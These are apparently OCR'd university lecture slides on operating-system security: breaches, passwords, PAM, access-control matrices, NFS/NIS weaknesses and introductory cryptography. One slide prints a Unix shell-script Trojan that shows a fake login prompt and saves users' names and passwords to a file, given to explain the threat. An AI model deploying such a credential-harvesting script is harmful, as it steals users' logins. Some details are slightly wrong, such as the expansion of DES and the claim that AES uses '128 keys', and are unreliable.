OS and Security

Prof P.C.P. Bhatt

OS and Security

- Computers are so *ubiquitous* that off late they have ceased to be a wonder they once were.
- Many societal services like *On line banking, railway time table* or *election results* are rendered through computers.
- With enhanced public usage and multiple access a clear issue is : *security*.
- OS being system's resource regulator, *must therefore, provide for security mechanisms* for all forms of services.

Security in the Context of Unix

- The main plank of Unix design was *flexibility* and *support tools* for large programs through *cooperative team efforts*.
- Unix has taken care of several security concerns to protect user's resources like *files* and *programs*.

Security Breaches - 1

- Breaches may happen with *malicious intent* or may be initiated by users *inadvertently*, or *accidentally*.
- A *mis-typed command* may lead to a security breach.

In both these instances, OS must protect the interest of *legitimate users* of the system.

Security Breaches - 2

A malicious user's actions may result in one of the following forms of security breaches:

- *Disclosure* of information
- *Compromising integrity* of data
- *Denial of service* of legitimate users of the system.

It is well known that all forms of security breaches ultimately fall in to one of the categories above.

Security Breaches - 3

An attack can be launched by correctly guessing a *weak password* of a legitimate user, thereby *bypassing the intended controls.* An attack may have following forms:

- *Active misuse* : when the attacker steals precious processor cycles resulting in a denial of service. He may violate the data integrity or simply steal some precious information.
- *Passive misuse* : the attacker browses without modifying files.

Known Examples of Attacks

Attack Scenarios

➢*External Masquerading :* this is a case of unauthorized *access via media tap*, recording and *playback*. The security measures require a network based security method.

➢*Pest Programs :* are used by malicious users to *harm*; like a time bomb that *goes off at some specified event*. The time lag helps the attacker to *cover his attacks*.

- ✓ *Trojan Horse, viruses* all come under this category.
- ✓ Pest Programs require internal controls to a *counter*.

Other Modes of Attack-1

- *Use a given facility for a different purpose :* This form of attack involves use of a given facility for a purpose other than it was intended for.
- *Bypassing Internal Controls :* This is achieved usually by *cracking passwords* or using *compiler generated attack* to *hog* or *deny* resources.
- *Active Authority Misuse :* happens when an one (administrator or user) abuses his user privileges
- *Abuse Through Inaction :* An administrator may be sloppy in his duties which can result in degraded services.

The Password spoofing

We consider the following Trojan horse and the effect it generates.

```
B1='ORIGIN: NODE whdl MODULE 66 PORT
12'
B2='DESTINATION:'
FILE=$HOME/CRYPT/SPOOFS/TEST
trap " 1 2 3 5 15
echo $B1
sleep 1
echo "
echo $B2
read dest
echo 'login:
read login
stty -echo
echo 'password:
read password
stty echo
echo "
echo $login $passwd >> spooffile
echo 'login incorrect'
exec login
```

It is written as a shell script in a Unix like environment.

The program on execution leaves a login prompt on the terminal.

:- To an unsuspecting user it seems the terminal is available for use.

:- A user would login and his login session with password shall be simply copied on to spooffile.

:- The attacker can later retrieve the login name and password from the spooffile to later impersonate the user.

Attack Prevention Methods

Attack prevention may be attempted at several levels. These include individual screening and physical controls in operations.

- *Individual screening* would require that users are screened to authenticate themselves and be responsible individuals.
- *Physical controls* involve use of physical access control.

Finally, there are methods that may require configuration controls. We shall begin the discussion on the basic attack prevention with the defenses that are built in Unix.

These measures are directed at

- *user authentication* and
- *Security Policy and Access Control..*

User Authentication

Choosing a good password

There are several ways to hack a computer, but most ways require extensive knowledge. A relatively easier way is to log in as a normal user and search the system for bugs to become Super-user. To do this, the attacker must have a valid user code and password combination initially.

- Therefore, it is of utmost importance that all users on a system choose a password which is quite difficult to guess.
- Users often have no idea how a multi-user system works and do not realize that by choosing an easy to remember password, they indirectly make it possible for an attacker to manipulate the entire system.

How A Breach May Happen

For instance, if some one uses a certain facility for a very limited usage like printing or reading some mails only. So, he may think that security is not that important for him. He, therefore, opts for a weak password. This can in fact lead to compromising the system it self as follows:

:- The problem arises when someone assumes his identity.

:- This attacker has now found a way to enter the system and even become a super-user if he is system savvy.

Therefore, the users should feel involved with the security of the system and always choose a pass-word carefully.

More on User Authentication

Picking good passwords


A typical good password may consist up to eight characters. A password should be hard to guess but easy to remember.

We next describe a few simple methods to generate good passwords.

- *Concatenate two words* that together consist of seven characters and that have no connection to each other. Concatenate them with a punctuation mark in the middle and convert some characters to uppercase like in 'abLe+pIG'.
- Use the *first characters of the words of not too common* a sentence. From the sentence “My pet writers are Wodehouse and Ustinov!", as an example, we can create a password 'MpwaW+U!'. Note in this case we have an eight-character password with uppercase characters as well as punctuation marks.

Pluggable Authentication Modules (PAM)

Red Hat and Debian Linux distributions ship with “Pluggable Authentication Modules" (PAM for short) and PAM-aware applications. PAM offers a flexible framework which may be customized as well. The basic PAM based security model is shown in Figure



More On PAM

Pluggable Authentication Modules (PAM) Continues..

- Essentially, the previous figure shows that one may have multiple levels of authentication, each invoked by a separate library module. PAM aware applications use these library modules to authenticate. Using PAM modules, the administrator can control exactly how authentication may proceed upon login. Such authentications go beyond the traditional /etc/passwd file checks.
- For instance, a certain application may require the password as well as a form of bio-metric authentication. The basic strategy is to incorporate a file (usually called /etc/pam.d/login) which initiates a series of authentication checks for every login attempt. This file ensures that a certain authentication check sequence is observed.

Security Policy Options

- A *security policy* is from where every *security mechanism* emanates.
- Security policy models have evolved from many *real life operating scenarios*. For instance, one may have a *hierarchy based policy (as used by defense forces).* In such a policy access is regulated by defining hierarchy amongst users, groups.
- One may have an account and audit like policy to ensure *data integrity*. In such a policy checks on data takes precedence. This is high on agenda for security policies based on commercial and business practices.

Policy Framework in Practice

- In practice we may have to let the *access be governed by ownership* (who owns the information) and *role definitions* of users.

The Intrusion Detection Provisions

- Almost all OSs provide for *creating system logs* of usage.

  This helps to create a Intrusion Detection Systems (*IDS*).

- IDS helps to *detect if a security breach* has occurred

  often takes place after the event has occurred.

- IDS helps to *prevent attacks from happening* in future.

Defenses in Unix

- Defenses in Unix are built around *access control*.
- Each file has a *name*, *permission bits*, a *UID* and *GID*.
- Permission bits specify permission to *read (r)*, *write (w)*, and *execute (x)*.
- For instance, *rwxr-x--x* specifies owner may read, write and execute, group and others may execute.

Unix syslog : The system log

- Unix *logs* the usage of the system.
- *Unix kernel* and *system processes* store *pertinent information* in log files.
- They can be kept *locally* or *centrally on a network server* and analyzed *on-line* or *off-line* to support IDS.

Access Control - 1

object / domain	F_1	F_2	F_3	F_4	Printer	Plotter
D_1		write	read	write		plot
D_2	read		read, execute		print	
D_3		read	read, execute	read, execute	print	plot

- Processes are associated with domains.
- A matrix with domains as rows and objects can be defined
- An entry at (Di, Oj) in the matrix identifies the privileges for a process in domain Di for using object Oj.
- Consider the figure. As an example in the access control matrix a process in domain D3 can perform print operation

Access Control - 2

Domain Migration - 1

- Domain migration means that a process in domain D_i migrates to domain D_j.
- Come to think of it - this is like giving a *"switch"* permission.
- One neat way is to *express the domains on the columns* (along side the objects) and *identify switch entries.*

Access Control - 3

Domain Migration - 2

Let us see the figure. Initially as you see we have shown only *object access*.

Now let us assume that process P in domain D_2 may migrate to domain D_3.

object / domain	F_1	F_2	F_3	F_4	Printer	Plotter	D_1	D_2	D_3
D_1		write	read	write		plot			switch
D_2	read		read, execute		print		switch		switch
D_3		read	read, execute	read, execute	print	plot	switch	switch	

Access Control - 4

Domain Migration Continues…

- In the next transition, process *P* may transition to domain D_1.
- The point that need to be noted is that *when this happens* the *process has the privileges of the corresponding domain where it migrates.*

object / domain	F_1	F_2	F_3	F_4	Printer	Plotter	D_1	D_2	D_3
D_1		write	read	write		plot			switch
D_2	read		read, execute		print		switch		switch
D_3		read	read, execute	read, execute	print	plot	switch	switch	

Access Control - 5

Domain Migration continues ….

- Domain migration entails three additional operations:

  1. Copy 2. Ownership 3. Control

- These operations may be used depending upon what is the context of migration. For instance in the figure * symbol on right signifies a *right to copy* and therefore *transfer rights along the column* as shown in the figure that follows..

object / domain	F_1	F_2	F_4
D_1	execute	execute	write
D_2	read	write *	execute *
D_4			

Access Control - 6

Domain Migration continues ….

Lets see the consequence of the domain migration now.

object / domain	F_1	F_2	F_4
D_1	*execute*	*execute*	*write*
D_2	*read*	*write **	*execute **
D_4		*write*	

Access Control - 7

How is it Implemented ?

- There are two ways to implement this:
  1. *A right is copied* from entry *(i, j)* to *(k, j)* in the matrix (as a transfer of rights). In that case the entry at *(i, j)* is removed.
  2. *Propagation of rights is limited* - in that case the *transfer of rights is permitted* without it being propagated any further.
- In other words copy operation may have its variants as *copy, transfer and limited copy.*

Access Control - 8

Owner Rights On Domain Migration

- A concern which naturally arises is: On migration of domains can processes add or delete privileges? The entry at *(i, j)* in the access matrix identifies *owner* rights.
- As an example in figure we have a file object F_2. A process in domain D_3 may add or delete any rights in column F_2.

object / domain	F_1	F_2	F_4	F_5
D_1	write		read	write
D_2	read	read, write	read	write
D_3		read, write, execute		

added privilege

Access Control - 9

An Important Remark

It should be observed that the copy and owner operations raise security concerns. Clearly, these have to be consistent with the policy that the system may be following.

Access Control Matrix Implementation Issues - 1

One simple and straight forward method of implementing access control matrix would be to maintain a global table of domain against objects with the rights entries.

The triple <domain, objects, rights> completely capture all the access control information. However, any such table would be large and difficult to maintain - considering that for efficiency reasons it would have to be main memory resident.

Access Control Matrix Implementation Issues - 2

- The matrix size being large but sparse would make tempting to implement it with a data structure which is efficient.
- Object may maintain an access list. Each entry in the list should have <domain, rights> pairs.
- There can also be a default list of operations which may be permitted on an object. The default list can be checked before the regular object based list is checked to gain efficiency.

Networking Concerns

- Realistically speaking, almost all machines are networked systems must have built-in *network support*.
- The default NW support is *TCP/IP* or its *variant*.
- Range of NW services include *rsh*, *rlogin*, *ftp* etc.

Security of Networked Systems - 1

- The *Network File System (NFS)* offers *transparency to determine the location of a file.*
- This is done by supporting *mounting of a remote file* as if it was on a local file system.
- NFS technically supports *multiple hosts to share files over a LAN.*

Security of Networked Systems - 2

- The *Network Information System (NIS)* formally known as *Sun Yellow Pages*, enables hosts to *share system and NW databases*.
- These databases contain data concerning user *account information, group membership, mail aliases* etc.
- NFS facilitates *centralized administration* of the file system.

Security of Networked Systems - 3

Basically the *r* commands are not secure, the reasons being :

- Unix was designed to facilitate usage with a view to *cooperate in flexible ways*, e.g any request arising out of a TCP/IP port *below 1024* is trusted.

- These commands require a *simple address based authentication.*

- They send *clear text passwords* over the network.

Security of Networked Systems - 4

- Other better alternatives to the *r* commands now-a-days are *ssh, slogin* and *scp* - use strong *ssl* public key infrastructure to *encrypt* their traffic.

- Before an *NFS client* can access files on a file system *exported by an NFS server*, it needs to *mount* the file system.

- A *file handle* - to access that file system is returned by the server.

Security of Networked Systems - 5

- Only *clients that are trusted by the server* are allowed to mount a file system.
- The primary problem with NFS is the *weak authentication of the mount request.*
- Usually the authentication is based on *IP address of the client machine* and it is not difficult to fake an IP address!.

Security of Networked Systems - 6

One may *configure NIS* to operate with an added *security protocol* as described below :

- Ensure minimally traditional Unix authentication based on *machine identification* and *UID*.
- Augment *Data Encryption Standard (DES)* for authentication.

Security of Networked Systems - 7

- *DES authentication* provides quite strong security.
- The authentication based on machine identification or UID *is used by default* while using NFS.
- Another *authentication method* based on *Kerberos* is also supported by NIS.
- The *servers as well as clients are sensitive to attacks*, more so on the client side; as many feel.
- It is easy for an intruder to *fake a reply* from the NIS server.
- Unix security mechanisms rely heavily on its *access control mechanisms*.

Security Standards

- With security concerns, there are associated *security standards* that come into focus.
- Security standards usually recommend *achieving minimal assured levels of security* through some form of *configuration management*.
- In addition, modern Unix systems support comprehensive type of *auditing* known as a *C2 audit*.

Internet Security Concerns and Role of Security Agencies

- In USA, a federally funded *Computer Emergency Response Team (CERT)* continuously monitors attacks.
- The *National Security Agency (NSA)* acts as a watchdog body and influences decisions such as level of *security products that may be shipped out of USA.*
- *Public Key Infrastructure* in India is regulated by the IT infrastructure board (task force).

Introduction to Cryptography

- In fact there are three terms that need explanation : *cryptology, cryptanalysis, cryptography.* While cryptography refers to the art of securing, cryptanalysis is the reference to the art of cracking the secured information. We shall now engage in a limited study of cryptography.

- An isolated machine needs no security - other than physical security. In a networked system often it is important to determine which machine is seeking what form of connection and information. This is because it is possible to fake the IP address of a machine!

Need for Cryptography

- One of the main tasks in the networked environment - is to authenticate. The client machine seeking to connect to a server needs to be authenticated before the server offers the information sought by the client.
- Once the authentication is established, the exchange must be secured. If information is sent as a clear text (without securing) the information can be tapped by an intruder. So, a method of securing need be applied such that the *cost of obtaining the text from the secured information far out - weights the value of the information*
- The methods of securing information and authentication define the area of cryptography.

What is Authentication ?
How is it Achieved ?


- To understand authentication we need to appreciate the two step process : send and receive.
- Sender End : Think of a computer *C1* on which we generate a message *m* and then use some form of authentication a and finally send it across the receiver using some key *k*.
- Receiver End : Think of a computer *C1* which receives this message and needs to determine that the sender machine is the one it claims to be. In other, words should be able to generate that the message indeed came from *C1* and no other machine.

The Authentication Algorithm

- Sender uses a function $s : k \rightarrow (m \rightarrow a)$
- Receiver uses a function $v : k \rightarrow (m \rightarrow a)$
- Alternate way to write this $s\ (k, m) \rightarrow a$ and $v\ (k, m) \rightarrow a$
- The knowledge of functions s and v are equivalent that is from s one can determine v.
- A characteristics of functions $s\ (k, m) \rightarrow a$ and $v\ (k, m) \rightarrow a$ is that these are one-way functions i.e, easy on the forward computation, very hard to solve in the reverse
- Knowing k and m it is very easy to compute a. From m and the received information it is not possible to find the k and , therefore not possible to authenticate or find a.
- The above steps describe the message authentication code *(MAC).*


Cryptographic Methods - 1

- Basically there are two major kinds of cryptographic methods : *Symmetric and Asymmetric.*
- *The Symmetric Method :*



Cryptographic Methods - 1

- *The Asymmetric Method :*



DES and AES

DES as well as AES are symmetric key cryptographic algorithms.

- *DES: Digital Encryption Standard.*
  - ✓ Uses a 56 bit key.
  - ✓ Has been in use for over 2 decades now.
  - ✓ With current computing power it is inadequate for security.
- *AES : Advanced Encryption Standard*
  - ✓ Uses minimally 128 keys.
  - ✓ Selected after a major international competition in the search for a good long term solution.

RSA Algorithm

- Uses integer factorization as a basis for generating a two part key.
- Example steps to generate a RSA key (Show the following steps coming one at a time) :
  - ✓ Choose two large prime numbers, $p= 41, q= 19.$
  - ✓ $n = p.q = 779$, Compute $r = (p-1)(q-1) = 40.18 = 720$
  - ✓ Find e such that $e < n$, gcd $(e, r) = 1$, choose $e = 7.$
  - ✓ Find d such that $(ed-1)$mod $720 = 0, d = 223.$
  - ✓ Use encryption key = $(779, 7)$ and decryption key = $(779, 223).$
- The strength of the algorithm lies in the fact that given n and e, computing d is not easy.

Symmetric Vs. Asymmetric Key - 1

- Symmetric key is very efficient in encoding information. It also has transmission efficiency.
- The two problems are called the key exchange problem.
- Even if one can create a secret key, the scheme presents two problems :
  - ✓ How do communicating partners get the key
  - ✓ Need a separate key for each communicating

Symmetric Vs. Asymmetric Key - 1

- In asymmetric key the encryption as well as decryption is computation intensive and, therefore, not very efficient.
- The encryption key for every individual communicator is fixed and we do not need a separate key for each communicating pair.
- To get the advantage of both the worlds a two step procedure is often employed:
  - ✓ Use asymmetric cryptographic method to exchange the symmetric key.
  - ✓ Use the symmetric key to encode / decode and transmit the information.

Secure Socket Layer

- SSL is a cryptographic protocol used for communication for instance between a client (browser or a host machine) and a server(web server for example).
- SSL uses a key exchange using public key system (asymmetric cryptographic) to have a symmetric key exchanged between a client and server.
- A server is assumed to have obtained a CA's (Certification Authority's certificate).
- The certificate contains :
  - ✓ The id of the server
  - ✓ The public key of the server
  - ✓ The validity period
  - ✓ The digital signature of the certification authority.

More on SSL - 1

- The client *c* wants to connect to server *s.*
- Steps (These steps can be animated)
  - ✓ *c* sends a *28* byte random value n_c to *s.*
  - ✓ s responds with a random value n_s and its certificate.
  - ✓ The client verifies the certificate and generates a *46* byte *pms (pre-master-key)* send it by encrypting it using server's public key.
  - ✓ The server uses n_c, n_s and *pms* to create master key, asymmetric, m_s for communication.

Uses of Cryptography

- One of the major uses of cryptography is the communication between machines efficiently at possibly every level - namely application or session or TCP or IP.

- Network layer security is standardized as IPsec and is the vehicle used for establishing the VPNs over the internet.